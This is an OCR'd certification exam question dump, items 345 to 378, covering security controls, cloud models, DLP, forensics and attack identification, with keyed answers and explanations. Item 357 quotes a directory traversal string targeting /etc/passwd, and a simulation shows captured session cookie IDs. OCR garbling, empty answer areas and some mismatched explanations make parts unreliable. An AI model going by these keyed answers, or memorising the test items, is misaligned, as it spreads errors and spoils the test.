
INSTRUCTIONS
You have been tasked to do the following:
Identify the type of attack that is occurring on the network by clicking on the attacker’s tablet and reviewing the output. (Answer Area 1).
Identify which compensating controls should be implemented on the assets, in order to reduce the effectiveness of future attacks by dragging them to the correct server.
(Answer area 2) All objects will be used, but not all placeholders may be filled. Objects may only be used once.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


Company Site
http://companysetup.ex
Reguest
Response
Welcome to your online games. Thanks for logging in.
user,cookie-id,login-time
pete,12351235adf89866eaf,2012-03-21 15:34:34
matt,efda838a8321ff23213,2012-03-21 15:37:34
sara,123e13afd358fa7499d,2012-03-21 15:39:34



Company Site
http://companysetup.ex
Request
Response
Please log in to access your online games
Login:
Password:
Submit Query


Answer Area 1
SQL Injection
Cross Site Scripting
XML Injection
Session Hijacking
Type of attack
Answer Area 2
Input Validation
Code Review
WAF
URL Filtering
Record level access control
Attacker Tablet
Anonymizer
Internet
Firewall
Switch A
Router
Web Server
Database
Application Source Code within repository
Switch B
CRM Server

Answer:



Explanation:



A computer screen shot of a computer
Description automatically generated with low confidence

345.Two organizations are discussing a possible merger Both Organizations Chief Fi-nancial Officers would like to safely share payroll data with each Other to de-termine if the pay scales for different roles are similar at both organizations.
Which Of the following techniques would be best to protect employee data while allowing the companies to successfully share this information?
A. Pseudo-anonymization
B. Tokenization
C. Data masking
D. Encryption
Answer: A
Explanation:
Pseudo-anonymization is a technique of replacing sensitive data with artificial identifiers or pseudonyms that preserve some characteristics or attributes of the original data. It can protect employee data while allowing the companies to successfully share this information by removing direct identifiers such as names, addresses, etc., but retaining indirect identifiers such as job roles, pay scales, etc., that are relevant for the comparison.

346.A company wants the ability to restrict web access and monitor the websites that employees visit.
Which Of the following would best meet these requirements?
A. Internet Proxy
B. VPN

C. WAF
D. Firewall
Answer: A
Explanation:
An internet proxy is a server that acts as an intermediary between a client and a destination server on the internet. It can restrict web access and monitor the websites that employees visit by filtering the requests and responses based on predefined rules and policies, and logging the traffic and activities for auditing purposes

347.A security team is conducting a security review of a hosted data provider. The management team has asked the hosted data provider to share proof that customer data is being appropriately protected. Which of the following would provide the best proof that customer data is being protected?
A. SOC2
B. CSA
C. CSF
D. 1SO 31000
Answer: A
Explanation:
SOC2 is a type of audit report that provides assurance on the security, availability, processing integrity, confidentiality, and privacy of a service organization's systems. It is based on the Trust Services Criteria developed by the American Institute of Certified Public Accountants (AICPA). A SOC2 report can provide proof that customer data is being appropriately protected by the hosted data provider1
https://www.csagroup.org/store/product/50072454/ 3:
https://www.csagroup.org/store/product/50072454os/ 1:
https://cloudsecurityalliance.org/blog/2021/08/20/star-testimonial-csa-star-soc2-from-readiness-to-attestation/

348.An employee used a corporate mobile device during a vacation Multiple contacts were modified in the device vacation.
Which of the following method did attacker to insert the contacts without having 'Physical access to device?
A. Jamming
B. BluJacking
C. Disassoaatm
D. Evil twin
Answer: B
Explanation:
bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers. Bluejacking does not involve device hijacking, despite what the name implies. In this context, a human might say that the best answer to the question is B. BluJacking, because it is a method that can insert contacts without having physical access to the device.

349.Security analysts have noticed the network becomes flooded with malicious packets at specific times of the day.

Which of the following should the analysts use to investigate this
issue?
A. Web metadata
B. Bandwidth monitors
C. System files
D. Correlation dashboards
Answer: D
Explanation:
Correlation dashboards are tools that allow security analysts to monitor and analyze multiple sources of data and events in real time. They can help identify patterns, trends, anomalies, and threats by correlating different types of data and events, such as network traffic, logs, alerts, and incidents. Correlation dashboards can help investigate network flooding by showing the source, destination, volume, and type of malicious packets and their impact on the network performance and availability. References: https://www.comptia.org/blog/what-is-a-correlation-dashboard

350.Which of the following would be best to ensure data is saved to a location on a server, is easily scaled, and is centrally monitored?
A. Edge computing
B. Microservices
C. Containers
D. Thin client
Answer: C
Explanation:
Containers are a method of virtualization that allow you to run multiple isolated applications on a single server. Containers are lightweight, portable, and scalable, which means they can save resources, improve performance, and simplify deployment. Containers also enable centralized monitoring and management of the applications running on them, using tools such as Docker or Kubernetes. Containers are different from edge computing, which is a distributed computing paradigm that brings computation and data storage closer to the location where it is needed. Microservices are a software architecture style that breaks down complex applications into smaller, independent services that communicate with each other. Thin clients are devices that rely on a server to perform most of the processing tasks and only provide a user interface.

351.Which of the following will increase cryptographic security?
A. High data entropy
B. Algorithms that require less computing power
C. Longer key longevity
D. Hashing
Answer: A
Explanation:
Data entropy is a measure of the randomness or unpredictability of data. High data entropy means that the data has more variation and less repetition, making it harder to guess or crack. It can increase cryptographic security by making the encryption keys and ciphertext more complex and resistant to brute-force attacks, frequency analysis, etc

352.A major manufacturing company updated its internal infrastructure and just started to allow OAuth application to access corporate data Data leakage is being reported.
Which of following most likely caused the issue?
A. Privilege creep
B. Unmodified default
C. TLS
D. Improper patch management
Answer: A
Explanation:
Privilege creep is the gradual accumulation of access rights beyond what an individual needs to do his or her job. In information technology, a privilege is an identified right that a particular end user has to a particular system resource, such as a file folder or virtual machine. Privilege creep often occurs when an employee changes job responsibilities within an organization and is granted new privileges. While employees may need to retain their former privileges during a period of transition, those privileges are rarely revoked and result in an unnecessary accumulation of access privileges. Privilege creep creates a security risk by increasing the attack surface and exposing sensitive data or systems to unauthorized or malicious users.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.techtarget.com/searchsecurity/definition/privilege-creep

353.DRAG DROP
Leveraging the information supplied below, complete the CSR for the server to set up TLS (HTTPS)
• Hostname: ws01
• Domain: comptia.org
• IPv4: 10.1.9.50
• IPV4: 10.2.10.50
• Root: home.aspx
• DNS CNAME:homesite.

Instructions:
Drag the various data points to the correct locations within the CSR. Extension criteria belong in the let hand column and values belong in the corresponding row in the right hand column.

Answer:

Explanation:

Graphical user interface, application

Description automatically generated

354.A security administrator needs to add fault tolerance and load balancing to the connection from the

file server to the backup storage.
Which of the following is the best choice to achieve this objective?
A. Multipathing
B. RAID
C. Segmentation
D. 8021.1
Answer: A
Explanation:
to achieve the objective of adding fault tolerance and load balancing to the connection from the file server to the backup storage is multipathing1. Multipathing is a technique that allows a system to use more than one path to access a storage device1. This can improve performance by distributing the workload across multiple paths, and also provide fault tolerance by switching to an alternative path if one path fails1. Multipathing can be implemented using software or hardware solutions1.

355.A security engineer learns that a non-critical application was compromised. The most recent version of the application includes a malicious reverse proxy while the application is running.
Which of the following should the engineer is to quickly contain the incident with the least amount of impact?
A. Configure firewall rules to block malicious inbound access.
B. Manually uninstall the update that contains the backdoor.
C. Add the application hash to the organization's blocklist.
D. Tum off all computers that have the application installed.
Answer: C
Explanation:
A reverse proxy backdoor is a malicious reverse proxy that can intercept and manipulate the traffic between the client and the web server3. This can allow an attacker to access sensitive data or execute commands on the web server.
One possible way to quickly contain the incident with the least amount of impact is to add the application hash to the organization’s blocklist. A blocklist is a list of applications or files that are not allowed to run on a system or network. By adding the application hash to the blocklist, the security engineer can prevent the malicious application from running and communicating with the reverse proxy backdoor.

356.A company is implementing MFA for all applications that store sensitive data. The IT manager wants MFA to be non-disruptive and user friendly.
Which of the following technologies should the IT manager use when implementing MFA?
A. One-time passwords
B. Email tokens
C. Push notifications
D. Hardware authentication
Answer: C
Explanation:
Push notifications are a type of technology that allows an application or a service to send messages or alerts to a user’s device without requiring the user to open the
application or the service. They can be used for multi-factor authentication (MFA) by sending a prompt or

a code to the user's device that the user has to approve or enter to verify their identity. They can be non-disruptive and user friendly because they do not require the user to remember or type anything, and they can be delivered instantly and securely.

357.A security analyst reviews web server logs and finds the following string
gallerys?file—. ./../../../../. . / . ./etc/passwd
Which of the following attacks was performed against the web server?
A. Directory traversal
B. CSRF
C. Pass the hash
D. SQL injection
Answer: A
Explanation:
Directory traversal is an attack that exploits a vulnerability in a web application or a file system to access files or directories that are outside the intended scope. The attacker can use special characters, such as …/ or …\ , to navigate through the directory structure and access restricted files or directories.

358.A Security engineer needs to implement an MDM solution that complies with the corporate mobile device policy.
The policy states that in order for mobile users to access corporate resources on their devices, the following requirements must be met:
- Mobile device OSs must be patched up to the latest release.
- A screen lock must be enabled (passcode or biometric).
- Corporate data must be removed if the device is reported lost or stolen.

Which of the following controls should the security engineer configure? (Select two).
A. Disable firmware over-the-air
B. Storage segmentation
C. Posture checking
D. Remote wipe
E. Full device encryption
F. Geofencing
Answer: C,D
Explanation:
Posture checking and remote wipe are two controls that the security engineer should configure to comply with the corporate mobile device policy. Posture checking is a process that verifies if a mobile device meets certain security requirements before allowing it to access corporate resources. For example, posture checking can check if the device OS is patched up to the latest release and if a screen lock is enabled. Remote wipe is a feature that allows the administrator to erase all data from a mobile device remotely, in case it is lost or stolen. This can prevent unauthorized access to corporate data on the device.

359.A manufacturing company has several one-off legacy information systems that cannot be migrated to a newer OS due to software compatibility issues. The OSs are still supported by the vendor but the industrial software is no longer supported The Chief Information Security Officer has created a resiliency

plan for these systems that will allow OS patches to be installed in a non-production environment, white also creating backups of the systems for recovery.
Which of the following resiliency techniques will provide these capabilities?
A. Redundancy
B. RAID 1+5
C. Virtual machines
D. Full backups
Answer: C
Explanation:
Virtual machines are software-based simulations of physical computers that run on a host system and share its resources. They can provide resiliency for legacy information systems that cannot be migrated to a newer OS due to software compatibility issues by allowing OS patches to be installed in a non-production environment without affecting the production environment. They can also create backups of the systems for recovery by taking snapshots or copies of the virtual machine files.

360.An engineer wants to inspect traffic to a cluster of web servers in a cloud environment.
Which of the following solutions should the engineer implement? (Select two).
A. CASB
B. WAF
C. Load balancer
D. VPN
E. TLS
F. DAST
Answer: B,C
Explanation:
A web application firewall (WAF) is a solution that inspects traffic to a cluster of web servers in a cloud environment and protects them from common web-based attacks, such as SQL injection, cross-site scripting, and denial-of-service1. A WAF can be deployed as a cloud service or as a virtual appliance in front of the web servers. A load balancer is a solution that distributes traffic among multiple web servers in a cloud environment and improves their performance, availability, and scalability2. A load balancer can also perform health checks on the web servers and route traffic only to the healthy ones. The other options are not relevant to this scenario. A CASB is a cloud access security broker, which is a solution that monitors and controls the use of cloud services by an organization’s users 3. A VPN is a virtual private network, which is a solution that creates a secure and encrypted connection between two networks or devices over the internet. TLS is Transport Layer Security, which is a protocol that provides encryption and authentication for data transmitted over a network. DAST is dynamic application security testing, which is a method of testing web applications for vulnerabilities by simulating attacks on them.
References:
1: https://www.imperva.com/learn/application-security/what-is-a-web-application-firewall-waf/
2: https://www.imperva.com/learn/application-security/load-balancing/
3: https://www.imperva.com/learn/application-security/cloud-access-security-broker-casb/ :
https://www.imperva.com/learn/application-security/vpn-virtual-private-network/ :
https://www.imperva.com/learn/application-security/transport-layer-security-tls/ :
https://www.imperva.com/learn/application-security/dynamic-application-security-testing-dast/ :

https://docs.microsoft.com/en-us/azure/cloud-adoption-framework/ready/azure-best-practices/plan-for-traffic-inspection : https://docs.microsoft.com/en-us/azure/private-link/inspect-traffic-with-azure-firewall : https://docs.microsoft.com/en-us/azure/architecture/example-scenario/gateway/application-gateway-before-azure-firewall

361.To reduce and limit software and infrastructure costs the Chief Information Officer has requested to move email services to the cloud. The cloud provider and the organization must have secunty controls to protect sensitive data.
Which of the following cloud services would best accommodate the request?
A. laaS
B. PaaS
C. DaaS
D. SaaS
Answer: D
Explanation:
SaaS (Software as a Service) is a cloud model that provides clients with applications and software that are hosted and managed by a cloud provider over the internet. It can move email services to the cloud by allowing clients to access and use email applications without installing or maintaining them on their own devices or servers

362.A company a "right to forgotten" request To legally comply, the company must remove data related to the requester from its systems.
Which Of the following Company most likely complying with?
A. NIST CSF
B. GDPR
C. PCI OSS
D. ISO 27001
Answer: B
Explanation:
GDPR stands for General Data Protection Regulation, which is a law that regulates data protection and privacy in the European Union (EU) and the European Economic Area (EEA). GDPR also applies to the transfer of personal data outside the EU and EEA areas. GDPR grants individuals the right to request the deletion or removal of their personal data from an organization’s systems under certain circumstances. This right is also known as the “right to be forgotten” or the “right to erasure”. An organization that receives such a request must comply with it within a specified time frame, unless there are legitimate grounds for retaining the data.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://gdpr-info.eu/issues/right-to-be-forgotten/

363.A security architect is working on an email solution that will send sensitive data. However, funds are not currently available in the budget for building additional infrastructure.
Which of the following should the architect choose?

A. POP
B. IPSec
C. IMAP
D. PGP
Answer: D
Explanation:
PGP (Pretty Good Privacy) is a commonly used encryption method for email communications to secure the sensitive data being sent. It allows for the encryption of the entire message or just the sensitive parts. It would be an appropriate solution in this case as it doesn't require additional infrastructure to implement.

364.A security operations technician is searching the log named /vax/messages for any events that were associated with a workstation with the IP address 10.1.1.1.
Which of the following would provide this information?
A. cat /var/messages | grep 10.1.1.1
B. grep 10.1.1.1 | cat /var/messages
C. grep /var/messages | cat 10.1.1.1
D. cat 10.1.1.1 | grep /var/messages
Answer: A
Explanation:
the cat command reads the file and streams its content to standard output. The | symbol connects the output of the left command with the input of the right command. The grep command returns all lines that match the regex. The cut command splits each line into fields based on a delimiter and extracts a specific field.

365.A security administrator is using UDP port 514 to send a syslog through an unsecure network to the SIEM server.
Which of the following is the best way for the administrator to improve the process?
A. Change the protocol to TCP.
B. Add LDAP authentication to the SIEM server.
C. Use a VPN from the internal server to the SIEM and enable DLP.
D. Add SSL/TLS encryption and use a TCP 6514 port to send logs.
Answer: D
Explanation:
SSL/TLS encryption is a method of securing the syslog traffic by using cryptographic protocols to encrypt and authenticate the data. SSL/TLS encryption can prevent eavesdropping, tampering, or spoofing of the syslog messages. TCP 6514 is the standard port for syslog over TLS, as defined by RFC 5425. Using this port can ensure compatibility and interoperability with other syslog implementations that support TLS.

366.Which Of the following is a primary security concern for a setting up a BYOD program?
A. End of life
B. Buffer overflow
C. VM escape

D. Jailbreaking
Answer: D
Explanation:
Jailbreaking is a process of bypassing or removing the manufacturer-imposed restrictions on a mobile device's operating system, allowing users to install unauthorized applications, modify settings, etc. It is a primary security concern for setting up a BYOD program because it can expose the device and its data to malware, vulnerabilities, unauthorized access, etc

367.A security administrator performs weekly vulnerability scans on all cloud assets and provides a detailed report.
Which of the following describes the administrator's activities?
A. Continuous deployment
B. Continuous integration
C. Continuous validation
D. Continuous monitoring
Answer: C
Explanation:
Continuous validation is a process that involves performing regular and automated tests to verify the security and functionality of a system or an application. Continuous validation can help identify and remediate vulnerabilities, bugs, or misconfigurations before they cause any damage or disruption. The security administrator's activities of performing weekly vulnerability scans on all cloud assets and providing a detailed report are examples of continuous validation.

368.Which of the following should a Chief Information Security Officer consider using to take advantage of industry standard guidelines?
A. SSAE SOC 2
B. GDPR
C. PCI DSS
D. NIST CSF
Answer: D
Explanation:
NIST CSF (National Institute of Standards and Technology Cybersecurity Framework) is a set of guidelines and best practices for managing cybersecurity risks. It is based on existing standards, guidelines, and practices that are widely recognized and applicable across different sectors and organizations. It provides a common language and framework for understanding, communicating, and managing cybersecurity risks.

369.A manager for the development team is concerned about reports showing a common set of vulnerabilities. The set of vulnerabilities is present on almost all of the applications developed by the team.
Which of the following approaches would be most effective for the manager to use to address this issue?
A. Tune the accuracy of fuzz testing.
B. Invest in secure coding training and application security guidelines.
C. Increase the frequency of dynamic code scans 1o detect issues faster.

D. Implement code signing to make code immutable.
Answer: B
Explanation:
Invest in secure coding training and application security guidelines is the most effective approach for the manager to use to address the issue of common vulnerabilities in the applications developed by the team. Secure coding training can help the developers learn how to write code that follows security best practices and avoids common mistakes or flaws that can introduce vulnerabilities. Application security guidelines can provide a set of standards and rules for developing secure applications that meet the company's security requirements and policies. By investing in secure coding training and application security guidelines, the manager can improve the security awareness and skills of the development team and reduce the number of vulnerabilities in their applications.
References: 1 CompTIA Security+ Certification Exam Objectives, page 9, Domain 2.0: Architecture and Design, Objective 2.3: Summarize secure application development, deployment, and automation concepts 2 CompTIA Security+ Certification Exam Objectives, page 10, Domain 2.0: Architecture and Design, Objective 2.4: Explain the importance of embedded and specialized systems security 3 https://www.comptia.org/blog/what-is-secure-coding

370.A user is trying to upload a tax document, which the corporate finance department requested, but a security program IS prohibiting the upload A security analyst determines the file contains Pll,.
Which of the following steps can the analyst take to correct this issue?
A. Create a URL filter with an exception for the destination website.
B. Add a firewall rule to the outbound proxy to allow file uploads
C. Issue a new device certificate to the user's workstation.
D. Modify the exception list on the DLP to allow the upload
Answer: D
Explanation:
Data Loss Prevention (DLP) policies are used to identify and protect sensitive data, and often include a list of exceptions that allow certain types of data to be uploaded or shared. By modifying the exception list on the DLP, the security analyst can allow the tax document to be uploaded without compromising the security of the system.

371.Which of the following should be addressed first on security devices before connecting to the network?
A. Open permissions
B. Default settings
C. API integration configuration
D. Weak encryption
Answer: B
Explanation:
Before connecting security devices to the network, it is crucial to address default settings first. Manufacturers often ship devices with default settings that include default usernames, passwords, and configurations. These settings are widely known and can be easily exploited by attackers. Changing default settings helps to secure the device and prevent unauthorized access.

372.A security administrator Installed a new web server. The administrator did this to Increase the capacity (or an application due to resource exhaustion on another server.
Which of the following algorithms should the administrator use to split the number of the connections on each server In half?
A. Weighted response
B. Round-robin
C. Least connection
D. Weighted least connection
Answer: B
Explanation:
The administrator should use a round-robin algorithm to split the number of connections on each server in half. Round-robin is a load-balancing algorithm that distributes incoming requests to the available servers one by one in a cyclical order. This helps to evenly distribute the load across all of the servers, ensuring that no single server is overloaded.

373.A company has numerous employees who store PHI data locally on devices. The Chief Information Officer wants to implement a solution to reduce external exposure of PHI but not affect the business.
The first step the IT team should perform is to deploy a DLP solution:
A. for only data in transit.
B. for only data at reset.
C. in blocking mode.
D. in monitoring mode.
Answer: D
Explanation:
A DLP solution in monitoring mode is a good first step to deploy for data loss prevention. It allows the IT team to observe and analyze the data flows and activities without blocking or interfering with them. It helps to identify the sources and destinations of sensitive data, the types and volumes of data involved, and the potential risks and violations. It also helps to fine-tune the DLP policies and rules before switching to blocking mode, which can disrupt business operations if not configured properly.

374.The application development team is in the final stages of developing a new healthcare application. The team has requested copies of current PHI records to perform the final testing.
Which of the following would be the best way to safeguard this information without impeding the testing process?
A. Implementing a content filter
B. Anonymizing the data
C. Deploying DLP tools
D. Installing a FIM on the application server
Answer: B
Explanation:
Anonymizing the data is the process of removing personally identifiable information (PII) from data sets, so that the people whom the data describe remain anonymous12. Anonymizing the data can safeguard the PHI records without impeding the testing process, because it can protect the privacy of the patients while preserving the data integrity and statistical accuracy for the application development team12.

Anonymizing the data can be done by using techniques such as data masking, pseudonymization, generalization, data swapping, or data perturbation12.
Implementing a content filter is not the best way to safeguard the information, because it is a technique that blocks or allows access to certain types of content based on predefined rules or policies3. A content filter does not remove or encrypt PII from data sets, and it may not prevent unauthorized access or leakage of PHI records.
Deploying DLP tools is not the best way to safeguard the information, because it is a technique that monitors and prevents data exfiltration or transfer to unauthorized destinations or users. DLP tools do not remove or encrypt PII from data sets, and they may not be sufficient to protect PHI records from internal misuse or negligence.
Installing a FIM on the application server is not the best way to safeguard the information, because it is a technique that detects and alerts changes to files or directories on a system. FIM does not remove or encrypt PII from data sets, and it may not prevent unauthorized access or modification of PHI records.

375.An organization is concerned about hackers potentially entering a facility and plugging in a remotely accessible Kali Linux box.
Which of the following should be the first lines of defense against such an attack? (Select TWO).
A. MAC filtering
B. Zero trust segmentation
C. Network access control
D. Access control vestibules
E. Guards
F. Bollards.
Answer: A,C
Explanation:
MAC filtering is a method of allowing or denying access to a network based on the MAC address of the device attempting to connect. By creating a list of approved MAC addresses, the organization can prevent unauthorized devices from connecting to the network.
Network Access Control (NAC) is a security solution that allows organizations to restrict access to their networks based on the device's identity, configuration, and security posture. This can be used to ensure that only legitimate devices are allowed to connect to the network, and any unauthorized devices are blocked.

376.Which of the following cloud models provides clients with servers, storage, and networks but nothing else?
A. SaaS
B. PaaS
C. IaaS
D. DaaS
Answer: C
Explanation:
IaaS (Infrastructure as a Service) is a cloud model that provides clients with servers, storage, and networks but nothing else. It allows clients to have more control and flexibility over the configuration and management of their infrastructure resources, but also requires them to install and maintain their own

operating systems, applications, etc.

377.A systems analyst is responsible for generating a new digital forensics chain -of- custody form. Which of the following should the analyst include in this documentation? (Select two).
A. The order of volatility
B. A forensics NDA
C. The provenance of the artifacts
D. The vendor's name
E. The date and time
F. A warning banner
Answer: C,E
Explanation:
A digital forensics chain-of-custody form is a document that records the chronological and logical sequence of custody, control, transfer, analysis, and disposition of digital evidence.
A digital forensics chain-of-custody form should include the following information:
➪ The provenance of the artifacts: The provenance of the artifacts refers to the origin and history of the digital evidence, such as where, when, how, and by whom it was collected, handled, analyzed, or otherwise controlled.
➪ The date and time: The date and time refer to the specific moments when the digital evidence was collected, handled, analyzed, transferred, or disposed of by each person involved in the chain of custody.
Other information that may be included in a digital forensics chain-of-custody form are:
➪ The identification of the artifacts: The identification of the artifacts refers to the unique identifiers or labels assigned to the digital evidence, such as serial numbers, barcodes, hashes, or descriptions.
➪ The signatures of the custodians: The signatures of the custodians refer to the names and signatures of each person who had custody or control of the digital evidence at any point in the chain of custody.
➪ The location of the artifacts: The location of the artifacts refers to the physical or logical places where the digital evidence was stored or processed, such as a lab, a server, a cloud service, or a device.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://resources.infosecinstitute.com/topic/chain-of-custody-in-digital-forensics/

378.A research company discovered that an unauthorized piece of software has been detected on a small number of machines in its lab The researchers collaborate with other machines using port 445 and on the internet using port 443 The unau-thorized software is starting to be seen on additional machines outside of the lab and is making outbound communications using HTTPS and SMS. The security team has been instructed to resolve the issue as quickly as possible while causing minimal disruption to the researchers.
Which of the following is the best course Of action in this scenario?
A. Update the host firewalls to block outbound Stv1B.
B. Place the machines with the unapproved software in containment
C. Place the unauthorized application in a Bocklist.
D. Implement a content filter to block the unauthorized software communication,
Answer: B

